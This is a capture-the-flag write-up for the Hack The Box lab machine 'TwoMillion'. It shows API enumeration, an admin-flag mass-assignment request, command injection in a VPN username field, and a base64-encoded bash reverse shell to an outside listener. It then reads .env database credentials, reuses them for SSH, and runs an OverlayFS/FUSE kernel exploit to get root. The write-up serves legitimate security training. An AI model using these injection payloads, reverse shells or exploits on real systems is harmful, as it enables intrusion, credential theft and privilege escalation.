
API

The screenshot displays the 'Access' page on the Hack The Box website. The page is titled 'Access' and 'Lab Access details.' It features a sidebar on the left with navigation links: Main, Dashboard, Rules, Change Log, Ideas & Feedback (32), Support, Careers, Looking for a Job?, Job Offers (11), Companies, Rankings, Hall of Fame, Team Rankings, Country Rankings, VIP Rankings, and Labs. The main content area is divided into two columns. The left column, titled 'HTB Lab Access Details', contains a table with the following information:

HTB Lab Access Details	
Server	edge-eu-free-1.hackthebox.eu
Port	1337
Server status	✓
Connected	✗
HTB Network IPv4	0.0.0.0
HTB Network IPv6	0::
Traffic	0 MB 0 MB

Below the table are two buttons: 'Connection Pack' and 'Regenerate'. The right column contains instructions for connecting to HTB via openVPN. It states: 'Connection to HTB is initiated with openVPN. By downloading the connection pack from [here](#) you have all the settings pre-configured and the only thing you need is to have openVPN client installed in your system. Connection should be performed by command line. Browse to the folder you extracted the files and type `openvpn h4wker.ovpn`. Attention: IPv6 support is required for the vpn to work. Also, in some OSes, the command prompt must be run as Administrator/root otherwise the connection will complete but it will fail to install the required routes to communicate with the machines. Alternative TCP Connection In case your firewall/country is restrictive and does not allow UDP/1337, by changing the following two lines in your .ovpn file you can connect using TCP/443: `proto udp > proto tcp` `remote <server>.hackthebox.eu 1337 > remote <server>.hackthebox.eu 443` Tickets Below is a list of your active tickets. Each ticket allows access to a specific lab or lab group. Warning: Each time you 'Switch' your keys are regenerated so a fresh download of your connection pack is required. At the bottom, there is a 'Switch' button next to 'EU Lab Free Access'.

There is something important on the page. As we can see, it provides us a Connection Pack, but what's really happening behind the scenes? Let's analyze the traffic with Burp Suite to understand the interactions within the web infrastructure.



The captured network traffic shows the following:

1. First, we have a GET method interacting with the path /api/v1/user/vpn/generate
2. This request includes a cookie

A few moments ago, we used the API to generate the invite code, so it's important to understand how much information is included in this process.

```
curl -sv 2million.htb/api
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.229.66
* Trying 10.129.229.66:80 ...
* Connected to 2million.htb (10.129.229.66) port 80
> GET /api HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.8.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 401 Unauthorized
< Server: nginx
< Date: Mon, 21 Oct 2024 01:40:36 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< Set-Cookie: PHPSESSID=4vepbjm82s3j8hhvectj6ph91l; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
* Connection #0 to host 2million.htb left intact
```

Run the curl command with the domain host and the end point to check what's happening, if it doesn't show anything, let's try including the cookie.

```
curl -sv 2million.htb/api --cookie "PHPSESSID=pd16q5ufir4hkam9fclf2cvrmu"
| jq
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.229.66
* Trying 10.129.229.66:80 ...
* Connected to 2million.htb (10.129.229.66) port 80
> GET /api HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.8.0
> Accept: */*
> Cookie: PHPSESSID=pd16q5ufir4hkam9fclf2cvrmu
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx
< Date: Mon, 21 Oct 2024 01:41:16 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
{ [47 bytes data]
* Connection #0 to host 2million.htb left intact
{
  "/api/v1": "Version 1 of the API"
}
```

Now we have more information with the last change. Some important points are:

- Content-Type: application/json
 - This header indicates that the server expects the data to be in JSON format.
- /api/v1 : “Version 1 of the API”
 - This path specifies that we are interacting with the version 1 of the API.


```
curl 2million.htb/api/v1 --cookie "PHPSESSID=pd16q5ufir4hkam9fclf2cvrmu"
| jq
{
  "v1": {
    "user": {
      "GET": {
        "/api/v1": "Route List",
        "/api/v1/invite/how/to/generate": "Instructions on invite code
generation",
        "/api/v1/invite/generate": "Generate invite code",
        "/api/v1/invite/verify": "Verify invite code",
        "/api/v1/user/auth": "Check if user is authenticated",
        "/api/v1/user/vpn/generate": "Generate a new VPN configuration",
        "/api/v1/user/vpn/regenerate": "Regenerate VPN configuration",
        "/api/v1/user/vpn/download": "Download OVPN file"
      },
      "POST": {
        "/api/v1/user/register": "Register a new user",
        "/api/v1/user/login": "Login with existing user"
      }
    },
    "admin": {
      "GET": {
        "/api/v1/admin/auth": "Check if user is admin"
      },
      "POST": {
        "/api/v1/admin/vpn/generate": "Generate VPN for specific user"
      },
      "PUT": {
        "/api/v1/admin/settings/update": "Update user settings"
      }
    }
  }
}
```

Before checking the path `/api/v1`, it reveals some critical information in the admin route. We can test what is inside these routes.

```
curl 2million.htb/api/v1/admin/auth --cookie  
"PHPSESSID=pd16q5ufir4hkam9fclf2cvrmu" | jq  
{  
  "message": false  
}
```

The first route shows whether we are admins. As you can see, we are not admins yet.

```
curl -X PUT 2million.htb/api/v1/admin/settings/update --cookie  
"PHPSESSID=pd16q5ufir4hkam9fclf2cvrmu" | jq  
  
{  
  "status": "danger",  
  "message": "Invalid content type."  
}
```

Let's try with the endpoint with the comment "Update user settings", but it gives a mistake. We need to include the Content-Type header

```
curl -X PUT 2million.htb/api/v1/admin/settings/update --cookie  
"PHPSESSID=pd16q5ufir4hkam9fclf2cvmu" --header "Content-Type:  
application/json" | jq  
{  
  "status": "danger",  
  "message": "Missing parameter: email"  
}
```

Do you remember the header that I mentioned? If you include it, you won't have the last mistake. Now you have a different error. We need to include the email address to update as an admin.

```
curl -X PUT 2million.htb/api/v1/admin/settings/update --cookie  
"PHPSESSID=pd16q5ufir4hkam9fclf2cvmu" --header "Content-Type:  
application/json" --data '{"email":"h4wker@test.com", "is_admin":'1'}' |  
jq  
{  
  "id": 13,  
  "username": "h4wker",  
  "is_admin": 1  
}
```

```
curl 2million.htb/api/v1/admin/auth --cookie  
"PHPSESSID=pd16q5ufir4hkam9fclf2cvrmu" | jq  
{  
  "message": true  
}
```

As you can see now, we are admins.

Foothold

```
curl -X POST 2million.htb/api/v1/admin/vpn/generate --cookie  
"PHPSESSID=pd16q5ufir4hkam9fclf2cvrmu" --header "Content-Type:  
application/json" --data '{"username";"h4wker"}' | jq  
{  
  "status": "danger",  
  "message": "Missing parameter: username"  
}
```

Let's check out the /admin/vpn/generate URL. The result informs us of a missing parameter called "username".

```
curl -X POST 2million.htb/api/v1/admin/vpn/generate --cookie  
"PHPSESSID=pd16q5ufir4hkam9fclf2cvrmu" --header "Content-Type:  
application/json" --data '{"username":"h4wker"}'  
client  
dev tun  
proto udp  
remote edge-eu-free-1.2million.htb 1337  
resolv-retry infinite  
nobind  
persist-key  
persist-tun  
remote-cert-tls server  
comp-lzo  
verb 3  
data-ciphers-fallback AES-128-CBC  
data-ciphers AES-256-CBC:AES-256-CFB:AES-256-CFB1:AES-256-CFB8:AES-256-  
OFB:AES-256-GCM  
tls-cipher "DEFAULT:@SECLEVEL=0"  
auth SHA256  
key-direction 1  
<ca>  
——BEGIN CERTIFICATE——  
<SNIP>
```

The "username" refers to the user for whom the VPN will be generated, so let's try inputting a random username. After sending the command, we see that a VPN configuration file was generated for the user **h4wker** and displayed to us.

If the VPN is being generated via the `exec` or `system` PHP function, and there is insufficient input filtering—which is possible, as this is an administrative function—it might be possible to inject malicious code into the "username" field and gain command execution on the remote system. Let's test this by injecting the command `id`; after the username.



```
curl -X POST 2million.htb/api/v1/admin/vpn/generate --cookie  
"PHPSESSID=pd16q5ufir4hkam9fclf2cvrmu" --header "Content-Type:  
application/json" --data '{"username":"h4wker;id;"}'  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The command is successful, and we gain command execution.



```
echo "bash -i >& /dev/tcp/10.10.14.4/1234 0>&1" | base64  
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40LzEyMzQgMD4mMQo=
```

We can encode the payload in Base64 and add it in the last command



```
curl -X POST 2million.htb/api/v1/admin/vpn/generate --cookie  
"PHPSESSID=pd16q5ufir4hkam9fclf2cvrmu" --header "Content-Type:  
application/json" --data '{"username":"h4wker;echo  
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40LzEyMzQgMD4mMQo= | base64 -d |  
bash;"}'
```

```
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.129.229.66] 43598
bash: cannot set terminal process group (1096): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$
```

In Netcat, we catch the shell. Let's check what we can see.

```
www-data@2million:~/html$ cat .env
cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
```

```
www-data@2million:~/html$ cat /etc/passwd | grep admin

admin:x:1000:1000::/home/admin:/bin/bash
```

We see a username and a password. This username exists in the system, so let's check if it works with SSH

```
ssh admin@2million.htb
admin@2million.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.70-051570-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Oct 21 04:28:11 AM UTC 2024

System load:          0.0
Usage of /:           73.1% of 4.82GB
Memory usage:         8%
Swap usage:           0%
Processes:            222
Users logged in:      0
IPv4 address for eth0: 10.129.229.66
IPv6 address for eth0: dead:beef::250:56ff:fe94:e2e9

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet
connection or proxy settings

You have mail.
Last login: Mon Oct 21 04:26:38 2024 from 10.10.14.4
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:~$ id
uid=1000(admin) gid=1000(admin) groups=1000(admin)
```

Finally, we can login as admin via SSH.

Privilege Escalation

```
cat /var/mail/admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially
down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel
CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by
that.

HTB Godfather
```

```
admin@2million:~$ uname -a
Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86_64
x86_64 x86_64 GNU/Linux

admin@2million:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.2 LTS
Release:        22.04
Codename:       jammy
```

```

make all
gcc fuse.c -o fuse -D_FILE_OFFSET_BITS=64 -static -pthread -lfuse -ldl
fuse.c: In function 'read_buf_callback':
fuse.c:106:21: warning: format '%d' expects argument of type 'int', but argument 2 has type
'off_t' {aka 'long int'} [-Wformat=]
   106 |     printf("offset %d\n", off);
       |           ~^      ~~~
       |           |      |
       |           int  off_t {aka long int}
       |           %ld
<SNIP>

```

```

./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
[+] readdir
[+] getattr_callback
/file
[+] open_callback
/file
[+] read buf callback
offset 0
size 16384
path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl callback
path /file
cmd 0x80086601

```



```
./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root  root    4096 Oct 21 21:08 .
drwxr-xr-x 6 root  root    4096 Oct 21 21:08 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1 1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:~/
```